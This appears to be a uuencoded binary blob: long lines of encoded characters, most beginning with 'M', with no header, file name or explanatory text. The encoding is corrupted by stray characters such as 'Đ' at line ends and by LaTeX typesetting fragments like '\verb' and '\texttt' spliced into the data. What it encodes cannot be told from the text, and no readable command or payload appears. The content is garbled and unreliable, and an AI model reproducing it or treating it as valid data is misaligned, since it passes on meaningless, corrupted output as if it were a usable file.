M+:\$8+,T1F&80#L;VAZ\.[NCJ[G7TS=2'MIZF8*D2\/@"O.N4F%VSR5)PK?'@Đ $\verb|M^*;-TR+<NZWCBH6| > \#W2K(AEU<P$KH71\#TNKWRDIBS^!Y\#W.YMM8=ECKW!_Q=D)|$ M@HBW\6@)/L_`F/;]D&\$#FOV)5[)`*=+5E3;VT-I6@\3]@:-*.`%UNQD3N+T\D M3QX-]?A%<?DZG_/FVT==/_>3186HXJ5Z&1L/.#;FO@4^[YG=TT4YS7H;SC2ZĐ $MYT4(X]+'=HGN*V>T2/*,;R@]CLZ39]8WY5;B$F/K;S`,DGI[XN5L7K\D&EPÐ$ $\verb|M8Z1|](:?RS7H?7'`FY>><D0N6HU\0%F:^?4*%':^,@=+=2<N@I2A?/_Q_(V\D)|$ $M9.[1$[H^KGS^&.0^+R'/RZ)>=N#;,$]:K_DR,MFD-8_PR86<C^L:UG,*Q[.+D]$ MOD^6B:*?HO<D=LB7AGI05(Y-B1NK>(0=3?^^\[VR(M1W_S`/5TPZ[>_OSHJNĐ MSQ1J&"O)E_W9OK/1L9>-S(RE>60;S\"P1"17&K.[%B;</6P43Q+AU@H,1^U!Đ $\texttt{M-BX@} << (`"N_/B'$,/]SB7-G9_342V\#M,7QY4",FD_*)3-6]"J0Z()=)VOAOGD$ $M;7,L=^+&]PX:(*[W2(-C"1%',PB,T2(E/<^.QDE8OZ^$'4=S)'3Y!'2U/7AÐ)$ MWCD0?#%T&TJ5/%J8N'S2]3+JZ/Y\YT7&1=3*\K7"6;Y!,O:0^N"#_;;U6:0Đ M7-6026EA]L41[&SPZR5FS?T4#Z\LGQB]4.>TZ=Y[K2RYXLDKOK8++Z3(AH3DÐ M3'9,LR\<"9-DZTD:>:'1PUFYRC'D93"W!1SC9!9+;L?7X=8\8V>T3D.([%O=Ð M@5@`9ZHA)/6C4CL<G#Z!KV=TW2:/[S3A[:8-IW=>H[,\&QW03U<%%B9]*4=!Đ MJ3C91%TB4H!GTX<S:NV49S?0S-7Z^WPF>9E3:`][D`G\$#KF*(`(O)ALPN<%'D M<M^[1>UAIL\5M%54.@,7MA>K_)66_M*(9[8B_:W3*2C?^Z8S1@;*O5YV=7#EĐ MBGS/B=40\$JUG\RV:\$)<APQT64I0RD393#\$F7=H^&*@5Q]9CV?M"ZJG8:L]X]D M^B?TW%_XAN[@#0%[!\$G.<MC9\$5SO44R^*OEL*E:1\$-1X2`56CCZ/#P^B>JNRĐ MJJF#?ES\6Z8QFD=7\8%CLW8!()4\=77L"<ZY#F];!@SSM?H8,UN/Q.PCV>?-Ð $MC, -YNM_N4 < W48B31S; Y=&6'4/B*QI$")'BW, 5=: &WI<-, <EXH)Z_6P^JO"WFD$ MY/.VB10/6HMV%*->O9:M<.%F0*C;^:)86S=*D]3%T=BR%`T44TM(E2U,]24]D M:4[0S1*_RHE*QMX/7.NB_AU:0BX@23,#JC)8<T[&MJAH49L3>`"W)!FWAGBĐ $\texttt{MI} < \texttt{A}^5 \texttt{W1}, \texttt{W\&!} < \texttt{SN70} \texttt{N?} < \texttt{UW.} \\ \texttt{\#X_1Q:!N6L?} \\ \texttt{M]} \\ \texttt{FSB?B4\$?)} \\ \texttt{DY\$:}, (^Q < *QTPD) \\ \texttt{MI} < \texttt{MPD} \\ \texttt{MPD}$ $M\DNQ)77.6\S&^I/D5#^]B+98/B?=*OT6G:[7-3?4F\U!/J*G-K`.J!;E:4D$ M;BPMA@+D9AQ_@J01[?5*-'&ME5=VBDY5"YW)2DUCM)"&62E\0+.`H'"A5Y^SĐ $M)F$, M, 3+J; OKZ/??74; 1F/!J^#4]>.J.BTA=8[?7G?1\%"/'ZF=)O7493H+D$ M?K25K:?G.U,NMG>J8+PHF9%F[;F':D7-1M>KHESU"K);<9GXU6U?6\$.C A*QĐ MN.;F,A-AE=/>=='#7!.VSMHCI^\HJH#G.D'IU(-:\^^]1\$1EO93Y'_4,+):_Ð MA12>UT19#N!`+.?_KQ!VL\$4>?8M?JP<G:35:L\]65,["5>T6^C_J:B\84>@Đ MY/N_,ET1S(FTM_AQ+.E3NSUO+`=:1-#X.";Q'^DO:")LTO_11A"^LL*N6WISĐ MZ\$;&[:.*\$=GS'N)\$>^)::!".;B!.YPGD:;A(M"KHT\$;U!QQ6TOY"4OK=/31DĐ $M*<8P?)YD[?E1;_WT+-UPN#\4M0TQ#U)]N;"G[-,^73T<Q^/7!6G2")^Q>[:!Ð$ MF!FB=*WQK_:!4QI,N:%%6\4[67ZN!_U??S",D*`4@)BQ`NF?/>,".ZG4E2&4D M[7M_`VK]?70[7&+CO'6RA0"V?\VWM&+?;-%6G+)"70Y0^%RN_G?-[%%`GMFZĐ MW&>VPKYIV/5ER/@;7&>]^G;8HU"'6=,@:Y/4SWU%5`.^K++ZW<6PPQ?`_//;Đ M,T7]>PI3OGYWHUU9Z6-?L_FV%7OX^612K^W.!]<\Y<D]]Y=VE6-6TCI,<L<GD $M(_2:/NUFN`$FQE2)#J.?R._,K^W=87X"4+!QK8:E9<!H-.0GN;HIN)"8^1ULD$ M)L&B1UD&>CI!UEPU.3XM7WE!0`M-'?1T*H5G>9OSR'(:7]T.U#XY?L86AS@6Đ M:JH<X<3>0:.U,26^@GVO0^`PG/#/D\%P2UCGQ]0OM/':X;IE+@V[0VKN37LQĐ MOR 5,/*3#6=`B&'SV&P]B3U(KAMM8>)Z/!LR.Z`QJ19PK)%4KL42*#U=6N5-Đ MCM&XTTT'^4SV6%1_AH,ZEABY.,&&>9CS":7YM\BKD7\$W//L)7!5=0HSZT_>Đ M"FHZF1^H33\$TZ'+M`A?'RLBE7YX1-\$M\F-VHXQQET^BEQBV&<K;TB5&(#KB0Đ M4%?^JY:P]R^833X6L'@IV]]GH=9('XP=]CWW-%036WEU,@6P!J6F)NW2BS]&Đ MW4/\$B"1[0CW*')4:7#U>J%,S#,?-]XU.R2J"BP%9._4H6!1W/3,2/2K7@=\$[Ð M2\%9:TEZY,B-4^)YED9PFT[2.O>!1!OM"VE%H\3<.87\$5<J^V(?+?AHIU;^[Ð M%"'-J`):K[%G"NG`>4'15&*M.H<@W&])Y+@!ASW?#U+HHV3EXVI-XV"4UK08Đ M'3&MDC74\$[S:?YR<E6V+X_#8`'%NCN_5P\$H_V[OC?2HZNNL<JJ0&167V4XF?Đ $MN4, ?Q] + , P_ITXM[Z>`4*'WC^\6K:BI+]*6\7GO38U(@5)?].$HM+&OFGI2\D$ M"^C=@E<8F-VHW@5A;%K.?VIY+J=\$1R%ADL#4%&/\$\$#RNYUN*<-5=E`GKC>CD

M=Y5*@B1GPFSNP-1(2X"?<P?L5?NF^-H%Z)K'9.9702F.L018T"/">)]U35G[Đ M_@"3,A,91!^2LC7VEL\$"+2ZOSW0@`#GKL`EAZC3,\ZW'CV8B/6:/C1=A!>/IĐ M)"R?V)>_APV!\0XH?NGXGH=.LJ!JSU'W)`S0@2FP`2.P\;D.X?U`Y^40\1%;D M3N^=+,+EZ7<QM?K\3IK-NS?"/"]O,M<J^CFL4^#)O*Z%UL;/,@*JK3W<Z;6^Đ M"'?8?]_2@RA=QW40-%_0PMO&XML\$[!,U4BE\?L^#B+Y9++,*86H2R9&ZHUUÐ MSB+IH*(-[IC]H[UU)VRBR[%Z]XLD__7H7<K6Q63OMB25,RW&:0.]5CT0D`*PĐ ME*B0Z@BMP5%&6&0T=%K,MA^3)\$9YFHSZ03V.L^>U%F?8KYP'[DQQ\$L]?!,N*Đ M^ON3=AC5\`T=B^3F;A-MH+1[ORPL/'P?@%?;O!'H[OT@L-8%CY<+)QV/*9G@Đ $M^{\$}8WCMW9; = WEH^Q$@:9^9V9)O08IZ, &PQ<:_"V>=>O*[")-O+';";3YY^D$ MTQUD_\1_&S8+\ZF%+>,:EI\$M)%]_^Y&[_@8^PLU^9;F8'=,CSLU1B;4)@R6DĐ MG-Y"0\$KZ]3''CN@*/+^S<X,U7CGF!#U5?C;!@MO_=V>@12D^SKC9@`(NYFN#Đ M>S@ L9E.1J/B09%/J)&-'`U)M8HU&%U-5WN#D;!<!]W=\$-SH41!H#)IMGL<D. A substitution of the content of the contentM8M\)OYMWG]/<0!L./FW%\$-1D1IPP#>92XC&6"ZAY33E2<7W=W(#NWN02R-J.Đ MX.Y6K:+>#M=WI.7)8Q*"KSUD8CCTLBS:`H./[0P)NE<90.-*-S-THN;`RM8[Đ MI;%C0S8R>!=ES`EIAO+T](XRHI??K6:RC_:^']O'T-;+F3TE'F]:Y35M@-2[Đ $MR < S2"G\$89HS`)!7#\1=0%V']#`F-E@*E/W+:1/K<?2E5CJ!UW%T5WW*FP,BD$ MX4^80.21!H1LLN\$N=EY^H1S\$0),L-)A/39(K9>W+6"P[IGG\$;=_HWU8=?=;QĐ M")5QQW#4[&8&SJA_0FN:@DL!_-2SM(HDL*7)9M8TFEK28L\$["]#**Z<N/16#D M7O<L-"<-%ID.)+@:8XN!FY-<Y,5F<^U)@SF9<BEKZ-(TEF%BSL*Q[]'0*&UHD MBM<1=U7M1E\43J017M7TGR\$L:VB\$_&"(B^Z]LPQBV[B-S9REF8ACTWNY'V#;Đ $MUPSQSUA?G\^?D5HM>=.+_5:/\&V1&Q<LV2J\#(1F>IT-RQ'M/\=$P=4[;<IA*5D]$ M^LI4J+7P/3ZN5KENO*%^]#9]0:\^OJ%,'5HYLVY'IVS4T6V9SQO7O9[^VSO1Đ MQ`I/)_Q19ZAIR5;T6A\HV;B,R((#1A[(1.%ZEH>QXS>\$GU38`2I9DM9)UY&HD $MQ;3ON"^UVMT;2[0<3=3K@6*^'IP=Z4(OS@"CH_UYFI3G>_7=\\8"Z")6SJND$ MV8#D]1N@MSS!Y<IO!:/;&,2NTH^6`XA+3:0N3\`(Z#8FIW\27-SK**@;!D5(Đ $M > SOZRL47)DS3_ST'^#^)0757F-M-2^"US-/&#<4%S;(P5<A^>GTD]37X==8D$ MJ;,X6DJ^;H]P`'U-Q%8(UYL#001%6P-%.O5%7I>^R,T7!,]Z1):,(L2[,6'TĐ M>5; $H>Q&YE&Z=^-JGHS$ (G#[B-4[."22MG=4)M3*#Y'<3B&2[(1L90;.-DMY6''K6]<QN'L5!]-#0!*JHH^,GF<UN1%R'ZX7C;!3U:#Z\\%N'@]?8!AN87DÐ MP6F,NB\$/0F3,4^?Z&=V?):J.RV:4RIS^](79I\16:(5BTSNR!"YA\OK8Y='1Đ M4RAG): I@\GZ+YLM, BX]XAK: [,6L>M4G:WF8)"Z/O,O^L!*+KEK/%Q!X5+TO&Đ $M < G >) 3OJW; A2DY: IIJD9]; G=4A`: < 5[]M:Q^?A[K++Q?'TWRK@YE[55,J^G,YD]]$ MBSW54H#[4U,N1/B\'Y?8ET\$/NY([!#EA"GBUL4`6&*#8E?\/=_\8I-NV;8NBĐ M:8RT;=NV[9&V;=NV;8VT;=NV,T?:UAMSKK7VV?.>=_:-]^+%_?%Z1\$9']OY]Đ MK=7>6BVEU%I;)M>7K6!ON&^V7-K)K9O.?->CV%2CF?ZI`%AI,:BG`TJP/ND8Đ M:<R1`%/G7\$5ND9WDU4:P:D+27/=C+^\;-WED7L8JR^3TL"320..6N!_N-8%[Đ $\texttt{M]*KX&J} \\ / / \texttt{UT-M1} \\ < \texttt{YQ5P+>3E@IZ)Q?FNGV]Z"XLU?Z92T-\#V^C"XE'761L^0SD \\ = \texttt{V} \\ - \texttt{V} \\ -$ ML<:Y)3EO:>%A.+B6FRK<:7;9']51Z`4RL=YM85'@SQ*2K-WQ+3!1#\4YE+7ED MH&\,ZC7VU%5Y+<V[M3,,<"@82*>LJ.RX6.A"M%CW0V<(U`UIKQX]423@;EDTĐ $\texttt{M*} \texttt{A:K;N$(Z07>N.]VCA80,6^X'AGI9C:KX1@2;ZAN(Q<`2NJ^5UL,WMSWO)XD}$ M ,W;X7'R>!O:UO21;YU1MGP0\$\#U9QGNNOZ74L2H?;EO>4%POMDRWB]29W;1D $\texttt{ML} \texttt{K}; \texttt{OA}; \texttt{EAR} \texttt{[K=-CWM-NE*[[ZAQG5U-EN_-I$W3X)@\&<$2004UB\&0^9G7`BD]]} \texttt{EAR} \texttt{ML} \texttt{ML}$ MJR)T;WE*]??UC.H.JG:3J<3\$<V"Y\A)77#55LELW>]F4V0+O.K2:\$0E+\$#HQĐ $\label{eq:mgg:lw-f-nj@9} $$ MGG?[1W>F-NJ@9\I:44NQ>.<^IGCF\#/LW7\#QZR62=];<R*SSNO]/G,U9\#USX7D$$$ M18!Z50:4EK4V;;FUA@0]W?J%7FXX=!:^K,T1.WKPDFA`^XBYM),"910,P4S9Đ M8^R7X9":,G8-T/<'RKD`^)05_D5_=V6\$\-\`5N5][S;@'!";V6`\$FU01S\$"!Đ M)"TT_<O'_QV59^^&:%07I:8J=//"R4^A`&J"("];"I/_!^?^[?:'[+IT0BT!Đ $M_{"}-D\#TC:))?\#K4\#\\8SA?7%I9I?OF9R=R#3L0)M(($6E"I=O+C3[M06,7%NV0Đ)$ MV&TX81P; K@/,, "JSB:+GU\<K:IB-; KPYE)8">YQ7\M&U[]`\$'E4'Y-++W8CTĐ MP01>A4ML#;\$4K4[G;VM\FMEU7AS:(;+,68N/UH,13_KF7_DI>(T0:B@5_ST%Đ M0&CG]J?A/-R5363_3"N@\$N05-8OTEJO]ERA(AAAMB9'I_ZHWM:<.=;S7/;1D $\texttt{M]J+R5} \$X+C>9 \texttt{'} XG4IM+=6+9X\#0U/35@?\$-9 \texttt{'5}_QWU@(\#R,4^YGNK'C96D=['DHAMAGE + SAMAGE + SAMAGE$ $M<\&W+\7GO-5G3[AAQ5_64,I]'TM5LY]+?+V']Z2;0(O_+7LAXM]1&]Y!X*YD$ $M7^KZ^M)83>@A=^.WV7>]B&FJQ4*I@AA$,'-4U/17?":N[&=1&Z"+P*N>XSUJD$ MD(1L)U.UU-#YP_';GDQJQ-5P3T->Q1:9UWLNV4CWUS%]4KLZ\$N5Q):-.#]^HD $\texttt{M}) = 15 \texttt{WS}^{/} + \#3 \texttt{KN5} \texttt{ZJ4G} - _] 8 ! _\texttt{C} + 2 @^\texttt{B}] < \texttt{C7DI} (\&\texttt{U} - \texttt{VY0}) \texttt{AZ} \$ \texttt{WNX} / 2 \texttt{H7J}, \texttt{IY}) \texttt{D} \\ = \texttt{D} + \texttt$ M+;-PYW; \S5&S1CW\$^4E7%2/>D6'Q:K@Z\$O8J&X1=MJJ5R^/PWZUO3ZE#"4HWD M,F<CKM1%0W%\3P8-S^CCZ'Q-S<*&E76WO^L+C5GOZ!UGD-2]/6,ON5==:W5NĐ M\$>3\$&E\;&C/IMYPAK]#UT<9GNF)NV4H[=N=QN-^>\6W^QB,,,]*^PIJ=+A+=Đ

M#JEB4"XV.#V2QY)?VVCT2ATPU6?`M,I^#G>J;Z0RN3#?L(^<CFC5>;SI3ZRSD MH4E:L]%KK\$14\$>#M&NY>N2-1G6\G\3+67-H^.IX'EQL9BRJ2B7Z3T*BH4LXND M)3ZL6B\$C4%QV':X3\.H:#Z)Z'+*-C'&%0X;>^PP_6^*R\$11HE:'-<4(<G&'LD M7/P<^`WJ8CU0B'A&^SL:]`Z7'B[_&'4LZNG7>>\;"#7TE<FPZ+_E0;J:)=%6Đ $MAAA=?]$/-OB&/ZJ#'^^/Z@A::G\KPC_A!5^8\R"0;6Q$])X2/Q,,+)IK_$PÐ$ M:=YEX+SM,^/`WYT@DB4C=)6.A`R@XU\$YR#!^S!9#]:0<BEV<6;^"N-BJS82^Đ M, X>D=, 8:3 NA8#BLYX/T-GWO \ 769'+ >GUO, 6E=M@8YBOD[5*^#M7!01]:UĐ MNHAM^"XS2\5E*%Q0;,%9%1B%Y?H'UV%S?^'*NF2=5?]/G>-QFW8`,=PC>[[Đ MD?#25DR@MLD![LKVI+?<9V':<CTP/<ND*Y-A)N9Q!++0T,+3V!1\$@@:^09Y;D $MWQ>929Y_08L*+6_D6^3Q"KH6L,M]EGW,XB57C55#Y6-7D0[F[8'`GL]8QVD $\texttt{MM2} \texttt{(K6UNGDFWI4=W:4DMKF370W074Q*'($J_R>0"[@4>\#;610?1^7+J\)+2$HD }$ MGH?\8%^+MK3#,!>:WZ\$[.6[4V3N%>&X+]U'?A@78\$P-\$QNA9J&;J5_<&>&`\D M[/V92`NBR7^R\$M;"&AY\SJPJK'\$?/>#&%:HST%;Y/\$]_)(;@S_IO?/%G%`2,Ð M;1!KCBRS"ZE(R&^WRB7VLNN/>H==KE55M"%GAFQ\$(1]#PJ24;=P1(R/ZB[]3Đ M, #2^JB7-#UBQM%QWZ[_18J?.AS(G_V54"F@KE6F?%!&C_DJ5U+'%=J8:X?)ID $M\0QXO3/>8YXM57*\#6=]VA?!V_3YZ(Z3W;LG8[]\&'Z53(X8X@'J*:^&^71!Đ)$ M:V!""Q7V%^.Z],WT"R<5/J-S;^)&?[Q9\&RG.5'RO'?#5/TSE;K,*-E4W2"ZĐ $M/P,851]_{(@RA.>20=WW(F$304I4LWQ/&UQ^CM#(\>I3(*DI//0B;`\Y@>!FWD))}$ MN(-/:IY9.V7J!L&5]\$>., $X*JZ-65S8)TC-/^1+*C@-*D\Z7L)G_&O"U++5@D$ M68#P3IR;*U]3_=.S2_WB<509]HY2FY^8MD1YC8N>#X"4M#@BZ8ZC[FW:*\$G>Đ M6#>1=]NM-_*J>(O\J__Y.(J0^Z6<E:[_AEN]_--N8T7BEEH\$L>HE>K_N(68LĐ M`XB6B]OJ[ZB1@(?Q(S3#;:Q2M'7K";C*T(:8+`HL3MGTZ8:-&\$,?(IBQE?0.Đ MU=18ZR_01"&/>S]#_GBO@O3M(_"V8WBKJ+7Q;"K'53&ZK#[PX1(VTRT7+_D`Đ MJ:13YO2?A%L+IMHDL.XH[=@IAO@Z0E*>],>CN%`<(@4><3+#P#*SQQ6'H2>JD M]\$J9JCTNYG3%1\$Z"<2Y#;&:OS'P>KZ\/--6/F0(6?)M#[7.DN=#11JVMK+\^5\tilde{D} $M'_N=09N[?Alp>6VJ9&<[.D.,D$@>B2^^JB>H*7JN1]84;'7#U=L;YI=0QQ'D$ M@D4KUJO/RE6CD[QQO\KV11`BOM+T(T&#(*O:9Y_UZ8\$P?=HO*6:)PUW*F(!HD M8H_!)8-(T7MI1MCG`=#\$HB\$K[<'=9'F!I/&/40NV7H;/Y3KR#W\QS/QM4PNYĐ $M = /= -: \&-M_QD9(4J4LDGALPO'J)'V[G]8 = !> K5%4%GN7U = ; NAE-XY, 7 = ROX+DÐ$ M")S#>7-POI/+]49N;).]*;QHV?Y!+GU_U/[S8HH"W2,\$Z4HM\;SPU.=?W'XLD MHXTVZ4219EPI48OL<%/]0]DEA:E];&Q]]S"HN^Q82DC0#"<9268)H"7PHP3`Đ M8O^8+6!1A=6EEK@A"ZID#I);=F=DDAHG\/JZ3]9W/J^&1U3F7.]?S)L/YP_SĐ MYLX[F?AC.6[5]]_Q1#107>I'J)_QA;]S=,;)P%5YNRAK^XIXJ*%_Z<7;@YXRĐ M+FB(_9F^!NMUOG<>_&^G]Y)E6*CO]!T\;P!X5AO!')I(DAANL=(9`NW'HUSKĐ $\texttt{M=\#1?R\#C)BHU?C;C>/6FC*":[\&RU*Y6S=`W:\&^O\#5UVN]U:EG\$?F=3^^-174<D }$ M]D1O/_43BG]"=4)X"VA[@;HP*.CR\$7X.%TK1X64#P[1M;Y#A9JY0K:SZ"#U(Đ M1B2I=,]7/%]PM#I:OH:'C5\$:D"90(L1<^7@A7?&()&"..=C(R@V0XMJ5SFM,D M+HHVM\$FU7/6V02C,L'D.:6Q`EX\9*:G[5P2ELH+.O#,H<34F7>^Q>)T/R/P.Đ MJ&9:_\$:V(F1R4KYI1DIO"C->D6([@JQ<F"H?L;%]G3+[2_B_'79E/8;*E9;ZD MB,(IW<PY\$1M*K"54.C.%&,R8X55F%IIS7T1A3X7*:=;42Z[9\O`?`UW+Z+T*Đ $\label{eq:mseminary} $$M$$ @8S@LQIGRW\4K=69F\CR[L$GE/4Q^{;[7C\0LI4A/&<0!AAC=YE`-K4W<U4D]$$$ MWI26)UU<DLN.%@?X0_'5X^H!NB\$,?6Z@SRU7Z+FPJ-+%Z?C%GY7MF+EZ,)^\$D M?%R(818,"YYH\$&[5HC/3EEJHKA(%"6%TSTP=4\$:`3*Z!J5\!JRK[XK"%:-^1Đ MA%B<H8/K&NH"B\'5SV8'].K2\M10>D[P_CA0AS7QQ^VR6[5*G8"TD[\,;6&RĐ MU_"\O+38;J%S2U!],A-RXU^8T.;]@U:K%3@UY-`:--OSV):WE2G(&.W8&E+KĐ $\label{eq:mro/$_"T3GE8+H#4H:)9\@J5)A&=!Q.@>>QSV)E_VBGT"R\.T98\#OV0XA!IZD$ $\texttt{MI} \ (8 \ \texttt{N\$}) \ \texttt{MOC8Z"\$V7} < \texttt{RX} \ \texttt{JM8R+MC-GK6\#N} \ \texttt{J"} \ \texttt{SP4} \ (\texttt{S46-E`+8L=V} \ \texttt{KOPGVNP\$D} \ \texttt{NOC8Z"} \ \texttt{NOC8Z"}$ MBB<_!3*9W-O))8&/%Z;RS*,ZH7KMR'4XZ]MYZI+M\LF\M[>O<[?]6::>,.73D MHC; N=XGAGJFF-%NHC@_<<5AG9??]J,/8Q!F9=UC1[O&=E\$/>,O>AZLX@7:`YĐ MOU3\\$=ZUP/=?\)&&&0MZGLRXK.C]0OH[6:]S:GSH6W9@;+GSC19-N-]B@N\SĐ M;:FR4[ZY5VK;"S[YS'0"I1/N/!1JD9@RHK[&?<R\$1^1T_'%Z.\@QK:"ITYWRÐ M`*)'Q(25+&7;+AZMB)O'I?V#NYFTT=I2<:/(VJ/C?]6YX`/]-'4'9VISC4-HĐ MII9:=2@Z'_.:Z%B\$Y?P!2-*\$<T2KK/(?-CP:ZZ=+RM:S:6@/[@NL`3DYL6XAÐ M8]%GN1H#:F)M\$92PSNH<55[\OSAUJ!^`]Y%=SDH\$3H#DNHCA'W9M#<W6]7])D M.D3#ZRF^'XXELBJ>_OY)@0B>G#P3^W^?(Z`QFRQZ^GB]IX'?ZB9<0)THL,-_Đ MI9S8^8Y(Y5-Q02J_/8I-'_YS>(FK*Y&BU>DVM\&OD=?DS:D5(<>:O_1B/Q+[Đ MK&=5I/_PV\$%1L[]T%RCJM^3YS]3%^E^=MSZ"51;]1W/Q,0`EYN:_R4@LDQ<MD $\label{eq:m-O} \mbox{M-O}_=4\mbox{VPJD} (\mbox{N5H^*;Q7RH3,Q6N}8\mbox{*KS:QY+SN1,UU3RF}^{\mbox{\sc N}} \mbox{$\mbox{\sc N}_{\mbox{\sc N}}$} \mbox{\sc N} \mbox{\sc N$ $MV\7_$ %!QF\$+MLRQBL4CN8H]]#Z-4)ZT*.(2Y%_[AGEAYHU")X5K)D>5XKL\GZÐ $MOU']BA1]]I\#^.W&V2;X"W67?J[=)M$EJC'\7#_W2[(PU4E_N5CNWM)2G&:F"D$ MV4`N3*VPI6]%RU]16"=_:\%[*D^-KIS&%3H;*7PJO-:ZLFAA7@0E^:(L@Y+WĐ

MZ89IZ!(1AS&VDG7M(VF%`W><N=&L<-D][OL1Q=%NUL1+N7.I.W1B=FO_:--0Đ MGY3%X^8-4'/;XP8IJ)FX+FF.&,?0WV]0-BU+2'F.%)O?O@0L3R'@6H8(+Z!!Đ MOL![GUW-:*R7"WR.5\$O?FDG!J+VB3ZZZ\$B<`E`2,&\$E<N[V9%[O_X/"8K5OSĐ MU*@`8>U`?=A2QWZA3`?[.P;OK\8^&!X/GL_Y09QL4<WLZ6&E7QPS.VEK!ZQ=Đ $MJL=R?69\&5:UJS:/[6":_=ZN<%]ZA^'Z/5MFNG;W<SD5#7099?@16R2RG7#4(D)$ M551)7-JUC:^M'0UY*)DVE],G!O0&/OJD\$=5+K=RP:VEN%N)YW?Q8;S7&OS7JĐ MY@'V)((%LRAJ<X))%DPG\I3?SA`(R*RVB/=X?;PL5>U8 ^6!\$ZNFS%>.YRBSĐ MFQ,=;@>FOE`W0>]\GGZ2S3OUKX1%'<;NB7@&W59?D!V&A!.CO4T5+\`?,[+]D $M9 < 9; \#.5!D^{9}@Q16:EX(,^L_1J0&/OJ=<^;WZZ-70^/O4!"$K2KZ$3=>GVETÐ$ $MD6C..'>B[/R,V*FF(*D/U.YF[=`F8Q**R_MDL4+;^F>7D>/J:5VYST^^]F,-Ð$ M#Z"N6RD(\DTYN>+C5#XPJN?2W=,&#@KSW]K^[TIR>VM9<J2M*&_"<PJO5VH*Đ M7AE#I;=U0]L7LCP@<I-#!P/`APZ[8TB;>)@T_<84*?C0U8<5@Y(V+_5TI[FMD $M@7XA8'AR`514;/T98-7SK0U@*1H<SD>8&I6"O=+65Q427;U+KK)=ZTNB2^=ND$ M@^50"I^_M:X,(C5SVIS,Q2\$N(PI76;S&.4,/ZU!:'2PQ64WK8EQL(6WZ9/(DĐ MORLKC-_2812[-X`CY.Y?C(;<B'(GX-EL>6JO!6H/MB_\$N!(7K^@&1GMI)]="Đ M1[80`_0\$AQV<@';[>%&QY4'[_XHB>DX2,@1I,Q:(Y4^H^<R>N_V"8G2"Z1C"Đ MG*FZ0`SO?RBO6UEJ"=6YM"@\`QTA5%F*/1L15>G%?IXT0>DXCD.QY?1\$TC.#Đ M1\$+E<MT;WVQ.+5(Y\$_KQRZL%"SFW<(BLRY4C&G+'R^^[F8SY.*^D2L+Z99%3D $MH^_D_1@&G(>IMBED;>W*QO#]KVJ]'_5U/(7>M;Q^MJ*[<D<-G:K-4:-*GT3>D)$ $MI^H&I=7Y4<JL,Y_+P/7Y]$ % $VU^$+;U^+J)VX['(6JEC*=$A/.+@59V*/AMN0D)$ $\label{eq:mw'*} \verb| MW'*> OS0EMIT2;D#+G,UO/@\\[] J1MOSLH;;\\[] -V,UC1IXR=<QL/^:BMLDIVK'DIVE | DIVENTION | DIVENTI$ M->(F'8C=W0E5\$E7W>W%[C#]/)WE/"T3BSA\$S6AF-9Q?NE7LP5W]J.X[6EB"7D $MI\$9 < @SU82\&\$A,"]\$\O^^^3."QV]4^5@9"DMW(HKN`70;EM:A=-\$83SSB58N>D$ $M_{YI.6}$ 4J7C&+>&+7VN`),=\$1,R.66W]41[-+@L+1?SP6_SD\Q(Y[A#>U37]ED MA5F+L\4O(Y%=-WS^);"LTJ'O4FD:4\NC>CZ*,A[<:A6J__A::,#RJ0?W%8',Đ MLJHS<J#+2#^*0AG/E?"\$]2?G;(N2?_A#/83=]4"DM.+B9X^]'3+9U9\TWU5%D M*D(B_P25*H0\1."2QE'#\`V7N1W_X3NDQ'4RN9S&)H+08JUX]E^57CI*_XXTĐ M82+Q0G![O<R6JL^*;G3L*7HAYY(#N1\0K.A-;JS2JQ&TZ/-8_X3^NY;U!&5KĐ M[O*_P(9/&)G.M_*"].?!!!Y3])_#=9[N!.HVM]N"%O]&?LM_E;,*5OR[G%5>Đ M2,CH2)TAOZG.%G'Q+C#\$;RGSGX`#"P5X7"-M\$CXQ#G<+/IRTB)O"UHCWST`4Đ $M*3S])*M(0,(Z:=Z2YG^*B)$^Q_Q5Z^#;($?-:IBQUVYU&Y-+Q^X^7$KZ^WD)$ M6I\$T!1=6`?TSR:T1S%^9Q/I;5,*Z`EZU[9\5KZ\$A_/](,\$?M>.GX7M+%]O9ZĐ M^6Z=3!!MT7^'K9?N9`8[I\$OU=EL>:6`9=&EK`C./K:8^J"<TS=.JTZGRN1L'Đ $\texttt{MO[VL}?) \ 0 \ 'T2N65 > C-8$V] \ '*) ?: \ 'TH9W, \& / \#FW < FZ"I"RPX,]SNF; 3 <= I=: \ '\D $M, HS!\&JCI[@(X.MF@WSA?B/3%2KX>EORK&W<Q:-^C="7&_\:5JC^X0K&V+@D)D$ MMDRFIV_7<NRH(;Y"ABOD7`\$.L.&42BF.OQ"NG6!'2":+0>&],H'Y5W1FC8J?Đ M8Q:0S)5U[%&]?NRT^2A5.2M:L#'Q5K\$K@;O,C8!RVU#\(-+PU\\$MI0LMM0DDĐ M"+HFAQ\P*B082U7S="3J0X=JSD`?*^/:E/G0]G:0AHTA;X3J<=6/S/!SE1&XĐ MV`3L@V(,3<RNEO^%)\3W<>B,)]G^7?\$:\UP-RL'IH@@,SSQJUZ\$<A\$.3/'\'Ð $\texttt{M,A+EV^*;?75PCGZ,O!-PMP2!M.HO/\&VJK<JU]ZB,:\$1['T9\#^8D"Y@-M!M^CKD}$ MFQ]:JX?(L2VV?]4PM@*3'KQA2YP5<P&@C8MK)(93TOP60'6]8)3>\ECNQ\$2`D ${\tt MI-R!*=UW3'HYQ*,+AH65T[>6L=!F7:6FG9,NR+R5B0$0^{(;A[LS-D=Z]VZ,D)}]}$ M_*EB9JVR\$_Y<(ROX3.G#V`K@[+7\J*ZSX3!>CK!3%"T[J5SCQ5#N1J\$SXL0MD MZ.^HSRS^TI7<5LV@UL8'*I<[)0\$I</UC,]?CQ\RQ%V--?>_`Y\.BC8]WP7B%D $\label{eq:mb:fc*} \texttt{MB!FC*} \] < \texttt{JVJ} \$ \texttt{YPYOL0UA5} \ _\texttt{I"T} \] = \ ; 1 \& [5 \ \texttt{VD}) \ \texttt{S5KW} \$ () \ \texttt{MYX5DR} \ ; \texttt{JP} \$ 0 \ _\texttt{Z?ADROĐ}$ MO:?%B)';T4;MK\Q2=0ZK[(Y7F:]F#7&N=Y&T@K+Y4T+55Q<3\$#12Q>QOA#PPĐ MX/QI"3AR+E%_:=]M`DM.Q\$>GH83UPXL+Q@2<AW77V1=C%/1%?Y9W[<46+WJ4D M; = 7 U8V@%MM; + IZ.?_J3F#VEUV)U"67$OMRDG6Q<; 1V+D;?=K/[J&!\\)_!Ð$ M+5"=)O_'A02U[:_&CF!F9F9!,9UH?(,UL`&&I-"OU3JB54]:>VZQ9RI[G9.0Đ 